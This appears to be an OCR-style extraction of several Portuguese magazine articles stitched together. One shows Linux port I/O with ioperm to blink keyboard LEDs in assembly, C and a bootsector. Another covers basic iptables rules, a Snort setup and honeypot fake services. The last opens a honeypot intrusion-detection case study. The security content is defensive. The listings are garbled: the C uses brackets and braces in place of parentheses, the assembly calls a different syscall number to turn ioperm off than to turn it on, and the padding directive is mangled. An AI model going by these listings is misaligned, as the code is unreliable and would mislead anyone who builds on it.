Passado o tempo, pode surgir a necessidade de portar um destes programas para um outro ambiente, e a primeira coisa que vem à mente de quem programou é como adaptar sua lógica ao novo ambiente. Algumas vezes a transformação é direta, mas no caso de algum dispositivo especial, pode nem existir uma API definida, ou, se foi feito “em casa”, ninguém conhece mais do que o próprio projetista.

No caso do Linux, além de existir o caminho de se construir um driver, seguindo o padrão, como um módulo em kernel space, com as operações de arquivo normais, pode se apelar para um approach não tão convencional, mas que já me ajudou, pessoalmente, a resolver alguns problemas de maneira bem simples, adaptando a lógica não tão flexível que usávamos no DOS para o Linux.

Claro, não é a melhor forma, nem a mais correta, mas pode auxiliar a chegar em um driver bem estruturado e ao entendimento da plataforma. Desta maneira não sentimos que temos que abrir mão de tudo de uma hora para a outra, e os dois lados se aproximam. Em fases de transição, um protótipo funcionando rapidamente pode vender a idéia para outras pessoas ou até mesmo dentro da própria organização, possibilitando assim ganhar tempo para o desenvolvimento da forma correta.

A mecânica de acesso a portas de hardware em modo protegido difere do modo real em alguns pontos, mas o mais importante, e que nos afetará, é que precisamos de permissão para acessar estas portas. Neste modo, o processador pode controlar este acesso, e o sistema operacional deve fornecer meios para requerer esta autorização, seja para o root, seja apenas para um usuário comum. Vamos trabalhar como root para simplificar e apresentarmos as funções que possibilitam este acesso.

```
#include <sys/io.h>
int ioperm(unsigned long from, unsigned
long num, int turn_on)
int iopl(int level)
```

As duas funções elevam o i/o permission level do processo, mas ioperm só trabalha com as portas até 0x3ff, o que deve ser mais que suficiente para a maioria dos devices legados. Quando há a necessidade de um range maior de portas, a função iopl deve ser usada, pois eleva o nível de permissão do processo inteiro, para todas as 65.535 portas possíveis. As man pages destas funções têm mais detalhes sobre os valores de retorno e atribuições.

Para nossos exemplos usaremos ioperm, pois quero demonstrar seus efeitos usando os LEDS do teclado, por ser um hardware presente em todos os computadores, de fácil acesso e resultados visíveis. O teclado está ligado a um controlador, que possui duas portas, a 0x60 e 0x64. Entre as muitas funções existentes [3], uma delas é um comando que permite alterar o estado dos LEDs de numlock, capslock e scrolllock.

Nosso programa exemplo vai:

- Habilitar o acesso à porta 0x60 até 0x65. A porta 0x60 é a porta de comandos e a 0x64, de status.

- Executar um pequeno loop modificando o estado dos LEDS. Este loop envia o comando 0xED e, após a resposta do controlador, um byte indicando as mudanças. O protocolo de comunicação com o controlador foi definido assim pelo fabricante.

Como o programa já está codificado em assembler, a mudança é muito rápida. Entre uma mudança e outra, temos que enviar comandos para o controlador, esperar o resultado e checar o status. É o único timeout que existe no programa. Uma função de timer ou sleep não foi implementada, para manter a simplicidade e o foco no objetivo. Lembre-se de que os programas usando ioperm() devem rodar como root ou usando suid bit.

Outro detalhe do nosso exemplo em assembly é que não foi utilizado nada além de syscalls, portanto, não há dependência com nenhuma outra library. Para o exemplo, compile com:

```
nasm -f elf -o leds.o leds.s
e use o ld para construir o elf:
ld -s -o leds leds.o
```

Para o exemplo em linguagem C, deve ser usado: gcc leds.c -o leds -O. A razão do -O, ou a otimização, é porque se torna necessária para traduzir muitas das macros e inlines functions existentes nos arquivos de include do sistema. Sem isso, o programa não compilará.

Tendo os executáveis, compare os tamanhos e as velocidades de execução. Lembre-se de rodar como root ou setar o suid.

Listagem 2 - leds.s

```
section .text align=0
global _start

_start:
    ; Imprime uma pequena mensagem
    mov eax, 4          ; número da função [syscall] write
    mov ebx,1; número do fd [file descriptor]- stdout
    mov ecx,msg ; ponteiro para a mensagem
    mov edx,len ; tamanho da mensagem
    int 0x80 ; syscall

    ; Preenche os registros corretamente e chama
    ; a syscall ioperm para ativar a permissão
    mov eax, 101 ; número da função [syscall] ioperm
    mov ebx, port ; porta inicial
    mov ecx, 5 ; quantas portas
    mov edx, 1 ; status liga
    int 0x80;

    add esp, 12
    mov cx, 0ah
    ; loop para variar o estado dos leds.
    supo:
        mov [led], byte L
        call setleds
        mov [led], byte M
        call setleds
        mov [led], byte R
        call setleds
        loop supo

    ; Preenche os registros corretamente e chama
    ; a syscall ioperm para desativar a permissão
    mov eax, 91 ; número da função [syscall] ioperm
    mov ebx, port ; porta inicial
    mov ecx, 5 ; quantas portas
    mov edx, 0 ; status desliga
    int 0x80;

    ; Imprime uma mensagem de saída
    mov eax, 4 ; número da função [syscall] write
    mov ebx,1; número do fd [file descriptor] - stdout
    mov ecx,msgfim; ponteiro para a mensagem
    mov edx,lenfim; tamanho da mensagem
    int 0x80 ; syscall

    ; Usa exit[] para sair limpo do programa
    mov eax,1 ;
```

```
    ; chamada do kernel
    ; subfunções
    setleds:
        pusha
        mov al, 0edh ; comando Change LEDs
        out port, al ; Envia para a porta 0x60

        bdelay1:
            in al, port+4 ; Lê a porta de status
            test al, 02h ; Testa se o registrador está vazio
            jnz bdelay1 ; Continua testando se não estiver
            mov al, [led] ; Carrega o valor da variável led
            out port, al ; Manda para a porta
        bdelay2:
            in al, port+4 ; Lê a porta de status
            test al, 02h ; Testa se está vazio
            jnz bdelay2 ; se não, continua testando
            mov bx, 02h
            limpa:
                mov cx, 0ffffh
                loop $
                dec bx
                jne limpa
            popa
            ret

    ; dados do programa
    section .data
    R equ 00000001b
    L equ 00000010b
    M equ 00000100b
    port equ 0x60

    led db 1
    msg db "Teste dos leds - preste atenção, eh rapido demais.", 0
    len equ $ - msg ; Calcula o tamanho da mensagem
    msgfim db "...ja foi", 0xd, 0xa, 0
    lenfim equ $ - msgfim ; Calcula o tamanho da mensagem
```

Listagem 3 - leds.c

```
#include <stdio.h>
#include <sys/io.h>

#define R 1 // scroll lock led
#define L 2 // numlock led
#define M 4 // caps lock led
#define port 0x60

void setleds(unsigned char led);
int main [int argc, char **argv] {
```

```

        unsigned char led, a;
        fprintf(stdout,"Teste dos leds -
preste atencao, eh rapido demais.");
        ioperm(port, 5, 1);
        a=3;
        while (a) {
            setleds(L); // numlock
            setleds(M); // caps
            setleds(R); // scroll
            a--;
        }
        ioperm(port, 5, 0);
        fprintf(stdout,"..ja foi\n");
        exit(0);
    }

void setleds (unsigned char led) {
    outb (0xed, port);
    while (!{inb(port+4) & 2}); // aguarda ok do controlador
    outb (led, port);
    while (!{inb(port+4) & 2}); // aguarda ok do controlador
    usleep(500); // um tempo para não atrapalhar o controlador.
}

```

As duas versões causam os mesmos efeitos, mas es-

tão aí para demonstrar o mecanismo de I/O direto com o Linux, usando ioperm(). No programa em C, utilizei outb e inb, que envia e recebe, respectivamente, um byte de uma porta. Versões que enviam e recebem uma word (16 bits) e dword (32 bits) também existem. Por se tratar de funções cujo protótipo é inline, só são interpretadas corretamente quando as opções -O ou -O (número), de otimização são empregadas. Outro detalhe é que out e in em assembly possuem sintaxe inversa a sua contraparte em C.

Uma observação importante é sobre a sessão data (session .data) presente neste programa e não no primeiro. Lembre-se de que desta vez estamos lidando com um ELF, programa executável dentro do Linux, e o primeiro era apenas o código, em formato binário para execução direta.

Tendo em mãos o protocolo utilizado pelo dispositivo e estas formas de acesso, a tarefa de prototipar uma rotina simples de acesso depende apenas de uma boa estruturação e lógica.

Obviamente, estes exemplos já encontram contraparte na API Posix, pela qual se pode acionar os LEDs do teclado de forma mais fácil e compatível com outros programas.

Conclusão

Além das possibilidades apresentadas, existem outras mais elaboradas ou, sob certos aspectos, mais corretas. No entanto, estes dois assuntos, mesmo que recorrentes, são a porta de entrada para aquele que deseja se aprofundar no sistema operacional. Muitos nomes, termos e conceitos são assumidos nos vários documentos encontrados na Internet e em livros, tornando complexa a tarefa de iniciar o aprendizado escovando os bits.

O exemplo do boot pode ser estendido para um pequeno sistema que recebe comandos e le setores dos disquetes, executando códigos em binário. O segundo exemplo, pode ser adaptado para ler diretamente da porta serial ou paralela, ou até mesmo de outro dispositivo. As possibilidades são infinitas. Devemos lembrar sempre que programando diretamente o hardware tem riscos, como no caso do controlador do teclado, que, se programado incorretamente, pode desde travar o teclado até mesmo queimar uma saída.

A comparação entre o código em C e em assembly é importante para traçar um paralelo entre as interfaces, mesmo sabendo que existem vários modos de executar a mesma tarefa. A integração das duas linguagens, ou até mesmo o uso

constante de linguagem C em vez de assembly, é encorajado, pela facilidade de integração entre bibliotecas e o sistema operacional, além da vantagem para controle do código.

Outro exercício proposto é um bootsector, utilizando a idéia de acesso às portas de hardware. Lembre-se de que neste modo real não há necessidade de ioperm, não existem syscalls e os registradores e instruções são 16 bits. Com um pouco de adaptação pode se usar a idéia para inicializar a porta serial ou até mesmo o teclado.

Este último exemplo pode não funcionar em todos os computadores, mas a maioria que eu testei não teve problemas em reconhecer os comandos para alternar os LEDs. É praticamente uma mistura dos dois programas anteriores. Enjoy!

Listagem 4 - bootsect-leds.s

```
[BITS 16]; Indica ao nasm que deve trabalhar com o conjunto de
; Instruções do modo real
```

```
(16 bits)
```

```
[ORG 0x7C00]; Endereço inicial onde a
BIOS copiará este código
```

```

start:
    mov si, bootmsg           ; Carrega o
    endereço da mensagem
    call displaystring; Exibe a mensa-
    gem

    mov cx, 02h               ; Duas repeti-
    ções para loop
    pisca:
        mov [led], byte L
        call setleds
        mov [led], byte M
        call setleds
        mov [led], byte R
        call setleds
        loop pisca

    call reboot                ; Simplesmente
    reinicia

; funções auxiliares

; Espera uma tecla
; Usa int 0x16

getkey:
    mov ah, 0                  ; Aguarda
    uma tecla ser pressionada
    int 016h                  ; (função da BIOS)
    ret

reboot:
    mov si, resetmsg          ; Carrega o en-
    dereço da mensagem
    call displaystring
    call getkey
    db 0EAh                   ; Opcodes
    para forçar um reboot
    dw 0000h
    dw 0FFFFh

; Função para imprimir uma string auto-
maticamente
; utilizando a int 0x10 da BIOS
; A string deve conter 0 no final e ser
carregada em si

displaystring:
    lodsb
    or al,al
    jz short finish
    mov ah,0x0E
    mov bx,0x0007
    int 0x10
    jmp displaystring
finish:
    ret

setleds:
    pusha
    mov al, 0edh              ; comando Change
LEDs
    out port, al              ; envia para a por-
ta 0x60
    bdelay1:
        in al, port+4       ; Lê a porta
de status
    test al, 02h               ; Testa se o
    registrador está vazio
    jnz bdelay1               ; Continua
    testando se não estiver
    mov al, [led]              ; Car-
    rega o valor da variável led
    out port, al              ; man-
da para a porta
    bdelay2:
        in al, port+4       ; Lê a porta
de status
        test al, 02h           ; Testa se
    está vazio
        jnz bdelay2           ; Se não, con-
tinua testando

    mov bx, 02h

limpa:
    mov cx, 0ffffh
    loop $                     ; Códigos para cada LED
    dec bx
    jne limpa
    popa
    ret

R equ 00000001b
L equ 00000010b
M equ 00000100b
port equ 0x60
led db 1

; Mensagens
bootmsg db 'Teste de boot ', 13, 10, 0
resetmsg db 'Tecle algo para
reiniciar...', 13, 10, 0

; Padding
times $10-[$$-$] db 0 ; Instrui o com-
pilador a completar o binário
                                ; com 00 até 509 bytes
dw 0AA55h ; Indicação para a BIOS
de que este é um setor
                                ; bootável. O próprio
compilador se encarrega de
                                ; armazenar corretamente
o valor na posição $10 e $11
                                ; $12 bytes, iniciando a
contagem de 0, vai até $11

```

Referências:

- [1] <http://nasm.sf.net>
- [2] <http://bochs.sf.net>
- [3] <http://cs.smith.edu/~thiebaut/ArtOfAssembly/CH20/CH20-2.html>
- [4] <http://en.tldp.org/HOWTO/minI/O-Port-Programming.html>

IPtables Honeypot IDS

(resumo do oficial encontrado em www.honeypot.com.br)

Este artigo vem com o propósito de ajudá-lo nas regras básicas de um firewall, sendo um resumo do paper que se encontra disponível em www.honeypot.com.br, de minha autoria. Por esse motivo, deixarei de colocar aqui vários exemplos, que podem ser vistos no site.

Bom, começando pela definição de iptables:

Firewall padrão da série 2.4.x do Linux, que pode ser embutido na imagem do kernel ou modularizado, o iptables vem se tornando popular pela facilidade e flexibilidade que o acompanha. Sua manipulação de regras, ou chains, é básica.

Não entrarei em detalhes sobre os módulos a serem carregados, pois para isso há a necessidade de recompilação do kernel, o que não é o foco deste paper. Mas ressalto que para funcionar, os módulos de iptables devem estar ou serem carregados no momento do uso. Entretanto, tomarei este paper, levando em conta que estes módulos estarão prontos para o uso.

Caso seja necessário recompilar o kernel, os módulos iptables estão em Networking Options, IP: Netfilter Configuration.

Este documento não vem a ser um guia completo sobre iptables, e sim um início. Através disso, já se pode criar alguns scripts interessantes :). Espero ajudar.

1 - As primeiras regras

Vamos definir rapidamente uma regra para bloquear a interface "lo" loopback, utilizada para conexões localhost ou 127.0.0.1:

```
#iptables -A INPUT -s 127.0.0.1 -j DROP
# ping 127.0.0.1
PING 127.0.0.1 (127.0.0.1): 56 data
bytes
- 127.0.0.1 ping statistics --
2 packets transmitted, 0 packets
```

received, 100% packet loss

Após a regra de iptables, os pacotes são bloqueados. Agora segue a explicação da linha de comando:

iptables > Binário geralmente localizado em /usr/sbin

A INPUT > A opção "-A" diz para adicionar à chain INPUT uma regra

-s 127.0.0.1 > Indica que a origem (-s) é 127.0.0.1
-j DROP > Diz que o destino é DROP, ou seja, não permitir

Digamos que em tabela de iptables, as regras são "lidas" na ordem em que são fornecidas. Ex:

```
#iptables -A INPUT -i lo -j ACCEPT
#iptables -A INPUT -i lo -j DROP
```

Quando qualquer pacote vindo pela interface "lo" chegar, será passado pelas regras, e como ele combina com a primeira regra, será liberado, sem ter passado pela segunda regra. Difícil? As regras são "lidas" na ordem em que foram colocadas. Caso o pacote combine, será utilizado. Mais explicações abaixo.

```
#iptables -D INPUT -i lo -j ACCEPT
```

Com isso, a regra "-i lo -j ACCEPT" será apagada. Logo, somente uma regra ficará na chain, e todos os pacotes vindos para "lo" serão bloqueados.

Entre as principais chains, as mais utilizadas são:

INPUT > De entrada de dados

OUTPUT > De saída de dados

FORWARD > Para repassar pacotes para outras interfaces

Lembrando ainda que essas três chains estão na tabela

"filter" padrão do kernel.

2 - Definição de protocolos

Podemos a partir da opção "-p" definir protocolos utilizados nas regras, como TCP, UDP, ICMP. Basicamente, ficaria:

```
#iptables -A INPUT -p icmp -j DROP
```

Na regra acima, não especificamos nem origem (-s), nem interface (-i para INPUT). Logo, a regra será para qualquer interface e vindo de qualquer lugar, assim todos os pacotes ICMPs serão bloqueados.

```
#iptables -A INPUT -p tcp --dport 22 -j DROP
```

Nesta regra, definimos que qualquer pacote TCP vindo para a porta 22 (--dport 22) seja bloqueado. Abaixo, a explicação sobre origem/porta e destino/porta:

-s ou —source -> Diz a origem do pacote, podendo se utilizar IPs, máscara ou FQDN (full qualified domain name, nome completo)

--sport -> Diz a porta de origem, ou seja, a porta da qual o pacote partiu

-d ou —destination -> Diz o destino do pacote, ou seja, o local da sua chegada

--dport -> A porta de destino

Com isso, a regra feita diz que pacotes com destino à porta 22 (--dport 22), entrando (-A INPUT) devem ser negados (-j DROP).

Aqui serão listados alguns comandos que podem ser usados: (iptables -L para saber sobre as suas regras)

A chain > Acrescenta a regra a uma determinada chain

D chain > Deleta a regra de uma determinada chain

R e -I > São para inserir e substituir, mas não são o foco deste artigo

F chain > Apaga todas as regras de uma chain. Caso seja usado apenas "#iptables -F", apagará todas as regras de todas as chains

P chain > Define a política de uma chain (ACCEPT, DROP...)

i interface > Como dito, para ENTRADA de dados na interface

o interface > Saída de dados

Obs.: É impossível rodar -A INPUT -o eth0, visto que a chain INPUT recebe dados enquanto "-o eth0" é de saída.

-p protocolo > Especifica o protocolo

-j TARGET > Diz para onde vai a regra, ACCEPT para passar,

DROP ou REJECT para rejeitar (REJECT responde negado, DROP apenas nega o pacote), e pode-se usar também uma nova chain como alvo. Explicado mais adiante.

-N chain > Cria uma nova chain

-X chain > Deleta uma nova chain

3 - Extensões

Basicamente, o iptables é extensível, tendo assim novas funções e praticidades. Como dito no início, isso não é um book sobre iptables, mas apenas o princípio.

Um exemplo básico: negação de solicitação em conexões TCP, que são feitas pela flag SYN tcp. Logo, em extensão seria:

```
#iptables -A INPUT -p tcp --syn -j DROP
```

Então, surgiria uma pergunta: por que bloquear? A resposta seria lógica, visto que podemos interagir as extensões. Podemos limitar para um pacote por segundo, por exemplo, para não termos o famoso SYN flood, ou até mesmo um flood ICMP. Para isso, basta usar a cabeça.

```
#iptables -A INPUT -p tcp --syn -m limit  
--limit 1/s -j ACCEPT  
#iptables -A INPUT -p tcp --syn -j DROP
```

Com isso, combinamos com a extensão "limit" para limitar a um pacote por segundo (1/s); caso exceda, ele derruba. Não entrarei em muitos detalhes sobre mais extensões, exceto a que descreverei abaixo. Mas existem outras como --icmp-type, --tcp-flags com SYN, ACK, etc. Para detalhes, visite www.netfilter.org.

3.a Limit

A extensão limit é muito útil para determinar um limite, ou seja, um mínimo ou um máximo de pacotes que passarão por uma regra. Vem na sintaxe "-m limit --limit ..." e será explicada abaixo.

```
#iptables -A INPUT -p tcp -m limit --  
limit 5/s -j ACCEPT
```

Isso permitirá cinco pacotes TCP por segundo. Pode-se usar:

5/s -> Cinco por segundo

5/m -> Cinco por minuto

5/h -> Cinco por hora

5/d -> Cinco por dia

3.b State

Muito utilizada também, esta extensão tem a possibilidade de checar o estado do pacote. Podem ser:

NEW -> Pacote de solicitação
ESTABLISHED -> Pacote de conexão estabelecida
RELATED -> Pacote relacionado a uma determinada conexão, como, por exemplo, um pacote de erro
INVALID -> Pacote desconhecido, ou seja, melhor ser derrubado por não se conhecê-lo

Um exemplo comum:

```
#iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
#iptables -A INPUT -m state --state INVALID,NEW -j DROP
```

Neste exemplo, um pacote de conexão já estabelecido ou relacionado a alguma conexão feita é aceito. Pacotes de nova conexão ou desconhecidos serão derrubados.

3.c alvo LOG

Para definição de alguns problemas, pode-se usar o alvo LOG para "logar" o pacote, o que é feito geralmente no syslog. Segue abaixo uma explicação das extensões comuns:

—log-level -> Seria o nível do alerta, e utiliza-se dos níveis do syslog, ou seja, debug, info, notice, warning, err, crit, alert e emerg. Nas man-pages do syslog há uma explicação mais profunda sobre cada um
—log-prefix -> Utilizado para definir uma string para melhor leitura no syslog, com no máximo 29 caracteres

Exemplos básicos:

```
#iptables -A INPUT -p icmp -j LOG --log-level emerg
#iptables -A INPUT -p tcp --dport 22 -j LOG --log-prefix "Tentativa na porta 22"
```

Acima, foi escrito que qualquer tentativa de pacotes ICMP vão ser logados no syslog, além de utilizar o nível "emerg", que manda o log para /dev/console, ou seja, qualquer terminal utilizado no momento. Já a próxima regra diz para só logar no syslog com a string "Tentativa na porta 22" quando tentarem a porta 22.

4 - Mais scripts

Abaixo, mais alguns exemplos. Agora não farei scripts, mas sim algumas regras diretamente.

```
#iptables -A INPUT -p tcp -m multiport --dport 21,22,80,443 -j ACCEPT
```

Isso utiliza a extensão "multiport", na qual podemos especificar várias portas.

```
#iptables -A INPUT -p tcp --dport 6667:7002 -j ACCEPT
```

Acima, liberei da porta 6667 até a 7002.

```
#iptables -A INPUT -j DROP
#iptables -A INPUT -p tcp --dport 80 -j ACCEPT
```

Cuidado! Com isso, um pacote vindo "combinaria" com a primeira regra e logo seria derrubado, nem chegando a conhecer a segunda :).

5 - iptables + IDS

Agora, espero que cada um já tenha um firewall configurado corretamente. Então, vamos colocá-lo para interagir com um IDS, que, para quem não sabe o que significa, é Intrusion Detection System (sistema de detecção de intrusos). Não negarei que há muitos alarmes falsos, para isso existem também os honeypots :).

Explicarei por alto a configuração de um dos mais famosos IDSs existentes: snort (snort.org), que é open source. Para começar, pode-se baixar o source dele em www.snort.org. Tomarei como exemplo o snort 2.0.0. Após baixar o source, é ALTAMENTE recomendável ler o README e o INSTALL, localizados na pasta doc/ dentro do source.

```
#tar xzvf snort-2.0.0.tar.gz
#cd snort-2.0.0
#vi doc/README
#vi doc/INSTALL
```

Como visto no INSTALL, há necessidade da libpcap ter sido instalada.

```
./configure
make
make install
```

Pronto. Com isso, o snort estará instalado. Os próximos passos serão iniciá-lo e configurar suas regras.

Por motivos de organização, criei o diretório /etc/snort.
#mkdir /etc/snort

Agora, existe dentro do source do snort a pasta "etc". Logo, copiei tudo o que havia dentro dessa pasta para /etc/snort. Copiei também a pasta com as regras oficiais do snort, que se localizam em "rules".

```
#pwd
/home/ch0wn/IDS/snort-2.0.0
#cp etc/* /etc/snort
#cp -r rules/ /etc/snort
```

Feito isso, o próximo passo é configurar o snort.conf, dentro de /etc/snort.

Aqui, colocarei o principal, pois a configuração depende muito de cada máquina. Por isso, farei algo genérico, mesmo sabendo que o próprio arquivo já vem muito bem documentado.

```
var HOME_NET $ppp0_ADDRESS
```

```

#pois uso conexão discada

var EXTERNAL_NET any

#define a rede externa de qualquer IP, ou
seja, de qualquer um
var DNS_SERVERS $HOME_NET
#define os serviços executados aqui para o
snort analisar o tráfego

var SMTP_SERVERS $HOME_NET
#define SMTP
var TELNET_SERVERS $HOME_NET
#define Telnet.
var HTTP_PORTS 80
#define HTTP porta
var SHELLCODE_PORTS !80
#define qualquer porta diferente (!) de 80
var RULE_PATH ./rules

#define o diretório das regras como ./rules,
ou seja, /etc/snort/rules [que
copiei acima]

```

As demais regras sobre preprocessor, que definem assinaturas e strings têm que ser escolhidas por cada um. Não citarei aqui, pois não é o objetivo. Cada um tem que saber o que atende às suas necessidades, visto que o arquivo é bem documentado. Seguindo adiante, diretamente na inclusão das regras, basta fazer:

```
include $RULE_PATH/regra_a_usar.rules
```

Agora sim, podemos enfim iniciar o snort. As man-pages e o famoso —help ajudaria muito, mas darei aqui o "start" do snort. Lembro ainda que por não ter tocado na questão "log", o padrão será /var/log/snort. Muitas opções podem ser trocadas.

```
#snort -D -c /etc/snort/snort.conf
```

Caso tudo corra bem, o snort aparecerá no outro famoso "ps aux". Caso não esteja lá, certifique o arquivo de configuração e se a sua interface está ativa. O /var/log/syslog também ajudaria em problemas.

Pronto, o snort estará rodando, e "esperando" para logar. Reforço ainda que ele tem muitas funções não descritas aqui, pois este paper foi uma explicação básica para iniciar o snort, juntamente com iptables. Agora basta aguardar e olhar no log dele. Repito também, alarmes falsos serão frequentes.

6 - iptables + IDS + honeypot

Para quem não conhece, honeypot é uma técnica desenvolvida principalmente para fins de estudo, em que são simulados serviços (com um honey de baixa interação) para desco-

brir o que vem a ser e como é feito um ataque, para futuramente ser feita uma prevenção. Atualmente, há honeypots e honeynets (que são redes de honeypots) por todo o mundo, e ainda bem que temos o projeto Honeypot-BR, que está crescendo. Bom, para isso, necessitamos de softwares, e com preferência para os open sources. Para honeynets, recomendo o Honeyd, um pequeno daemon que simula uma rede. Para honeypots, recomendo, claro, os softwares brasileiros, do projeto Honeypot-BR. Um bom início seria a idéia abaixo:

- 1 - Um firewall fechando tudo, abrindo somente as portas para squid, HTTP e Telnet.
- 2 - Um IDS corretamente configurado (como descrito acima)
- 3 - Os softwares que "simulam" os serviços

Como eu disse, o projeto está em desenvolvimento. Portanto, os softwares ainda são simples. Visite o site www.honeypot.com.br para mais informações.

6.a Firewall básico

```

corte aqui ----- #!/bin/sh
#Firewall exemplo para o paper iptables
+ IDS + honeypot [nao tive
criatividade!]
fw="/usr/sbin/iptables"
$fw -F
$fw -P INPUT DROP
$fw -P OUTPUT ACCEPT
$fw -P FORWARD DROP
$fw -A INPUT -i lo -j ACCEPT
$fw -A INPUT -p tcp -m multiport --dport
23,80,3128 -j ACCEPT
----- corte aqui -----

```

6.c Honeypot básico

Baixe os fakes de honeypot em www.honeypot.com.br. Descompacte cada um que vem com um README explicando tudo.. Após ler e executar o verify.pl (leia o README de cada um!), configure e execute cada programa:

```

#perl fakesquid.pl &
Iniciarará o fake squid
#perl httpd-fake.pl &
Iniciarará o fake httpd
#perl faketelnet.pl &
Iniciarará o fake telnet

```

Mais informações em www.honeypot.com.br. A documentação de cada fake vem junto, e está bem detalhada. Agradeço ao grupo Honeypot-BR e desejo prosperidade.

Adriano Carvalho (ch0wn)
Slackware & OpenBSD user

Sistemas de Detecção Interativos Utilizando

Por: Antonio Marcelo Ferreira da Fonseca

Projeto Honeypot-BR

Rio de Janeiro (RJ) – Brasil

amarcelo@plebe.com.br

<http://www.honeypot.com.br>

Palavras-chave: segurança, sistemas de detecção de intrusão, honeypots.

O termo hacker se tornou hoje na mídia uma espécie de ícone da contracultura, em que um indivíduo com grandes conhecimentos de informática invade sites de grandes empresas e, acima de tudo, brincando com o status quo, compartilhando a informação com os outros e promovendo suas façanhas com uma ou mais páginas Web alteradas. Como uma espécie de Robin Hood cibernetico, este indivíduo deixa seus rastros e cria uma legião de fãs no underground.

Para as corporações, o termo hacker significa prejuízo. As invasões de sistemas, os vírus e o roubo de informações são os pesadelos dos administradores modernos. O hacker é uma ameaça que deve ser localizada e neutralizada. Quando um for pego deverá sofrer todas as punições possíveis em termos de prisão e cerceamento à informação. Kevin Mitnick talvez tenha sido o maior exemplo disso. Antes de hacker, Mitnick foi um grande engenheiro social que, fazendo uso da inocência das pessoas, revirando o lixo e utilizando sua inteligência, conseguiu invadir grandes sistemas de telefonia, transformando-se num dos ícones de muitos adolescentes que aspiram a galgar os degraus da fama do underground.

Obviamente que uma série de medidas foram tomadas para impedir que esses indivíduos continuassem a proliferar com seus

ataques e sua impunidade. Uma nova geração de indivíduos, oriundos inclusive da fileira dos próprios hackers, tornou-se nos chamados especialistas de segurança (um termo que muitos gostam de utilizar é o White Hats – Chapéus Brancos, ao contrário dos hackers denominados Black Hats – Chapéus Negros) e acabou criando metodologias, como ferramentas para a detecção e captura desses invasores.

Os firewalls, os sistemas de detecção de intrusão e os sistemas de auditoria são exemplos de ferramentas que vieram com a nova onda de necessidades, a segurança dos sistemas, e desenvolvidas por indivíduos preocupados com as invasões. Os sistemas de detecção de intrusão são um exemplo disto e hoje se tornaram uma realidade em muitas corporações. A principal função de um SDI é servir inicialmente como um alarme e em sistemas mais sofisticados, modificar os parâmetros de um sistema caso o mesmo seja ameaçado.

Contudo, com o avanço dos estudos na área de segurança e com a necessidade de uma atualização crescente das ferramentas, abriu-se um vácuo para a necessidade de entender as técnicas e as filosofias por trás dos atacantes. Uma nova classe de ferramentas apareceu e entrou de maneira ainda que modesta nas empresas: os honeypots.

ão de Intrusão do Honeypots

Um Estudo de Caso

O que é um honeypot

O honeypot vem do inglês "pote de mel", ou seja, o mel foi na Antiguidade um elemento cobiçado por ser de doçura extrema e ser o alimento de nobres e reis. As pessoas acham o mel uma iguaria desejada e de grande sabor. O conceito de honeypot em uma rede é de ser um elemento atraente para o invasor, ou melhor, uma iguaria para um hacker.

Na realidade, o honeypot é uma ferramenta de estudos de segurança, cuja função principal é colher informações do atacante. Existem definições clássicas como a de Spitzner (Spitzner, 2003), que diz que:

"Um honeypot é um recurso de rede cuja função é de ser atacado e comprometido (invadido). Significa dizer que um honeypot poderá ser testado, atacado e invadido. Os honeypots não fazem nenhum tipo de prevenção, os mesmos fornecem informações adicionais de valor inestimável" Quer dizer que um honeypot não é uma ferramenta de segurança, e sim de pesquisa de segurança. Uma definição que poderíamos apresentar seria a seguinte:

"Um honeypot é um sistema que possui falhas de segurança reais ou virtuais, colocadas de maneira proposital, a fim de que seja invadido e o fruto desta invasão possa ser estudado"

Como dissemos, um honeypot é um atrativo que é colocado em uma rede para que possa ser comprometido e a partir daí sofrer uma análise pesada no que diz respeito à filosofia do atacante e das ferramentas que o mesmo utilizou. Obviamente que um honeypot pode se tornar nas mãos de indivíduos despreparados uma enorme brecha na segurança de qualquer sistema, ou seja, abrir o caminho de maneira fácil para o invasor.

Resumo: Este artigo tem como objetivo apresentar uma maneira simples de detectar atacantes e identificar as principais taxonomias de ataque a redes. Foram realizados dois estudos básicos, utilizando dois honeypots, mostrando assim pontos comuns e diferenças básicas. Podemos com isso avaliar e melhorar a segurança desses dois casos e levantar o perfil dos ataques mais comuns.

Só que os honeypots nas mãos de reais especialistas tornam-se um elemento de valor inestimável para a captura de informações que dificilmente poderiam ser obtidas. Existem casos de capturas de ferramentas, worms, assinaturas de ataques feitas por honeypots e que foram revertidas para a comunidade de segurança, possibilitando a criação de novas ferramentas de defesa.

A fase de montagem do projeto

Depois de montarmos uma série de sistemas de detecção de intrusão, resolvemos estudar uma linha pouco explorada. Na realidade, com o advento de programas como o Snort, que hoje é um dos melhores sistemas de detecção de intrusão, é possível determinar ataques e verificar quais são as taxonomias principais contra uma determinada rede.

Contudo, resolvemos levar a cabo duas experiências que nos permitiram descobrir utilizando honeypots, diversas variações de taxonomias e modus operandi de alguns worms e atacantes reais a máquinas na Web. Este estudo nos serviu para desenvolver a metodologia e assim desenhar um modelo para a construção de um SDI, que seria um novo módulo de um de nossos honeypots. Mostraremos aqui como isso foi feito e de que modo o leitor deste artigo poderá reproduzir, em seu ambiente, a mesma situação e assim precaver-se de futuros problemas. Utilizamos duas plataformas para este projeto: o Linux e o Windows.

O nosso honeypot Linux foi selecionado em uma rede que já estava com muito tempo de atividade e com um sistema de SDI que nos permitia registrar mais de 300 ataques semanais. Resolvemos colocar uma máquina – que batizamos de Gordofredo – como a nossa Isca e com a seguinte configuração:

- >>> Um Linux Slackware 9.0 com Kernel 2.4.20 e com o LSM da grsecurity (<http://www.grsecurity.net>) e com regras de firewall que só permitiam acesso à porta 3128;
- >>> O fakesquid 0.0.4a (modificado para captura de comandos) da Honeypot-BR (<http://www.honeypot.com.br>);
- >>> O Httpfake 0.0.2 da Honeypot-BR (<http://www.honeypot.com.br>);
- >>> Um keylogger de Kernel o bash.patch (<http://www.honey.net/papers/honeynet/tools/bash.patch>), para captação de comandos do shell, caso a máquina fosse comprometida.

Já nosso honeypot Windows tinha as seguintes características:

- >>> Sistema operacional Windows NT 4.0 Workstation;
- >>> O Programa NFR BackOfficer Friendly instalado como honeypot (<http://www.nfr.net>);
- >>> O programa Event to Syslog (<https://engineering.purdue.edu/ECN/Resources/Documents/UNIX/evtsys>), para monitoração de eventos.

Estas duas máquinas foram colocadas em redes distintas, sem nenhum tipo de referência entre si e com funcionamento durante duas semanas consecutivas. E a partir daí foram executadas as coletas de dados, com as taxonomias dos ataques.

As Taxonomias e seu impacto nos alvos

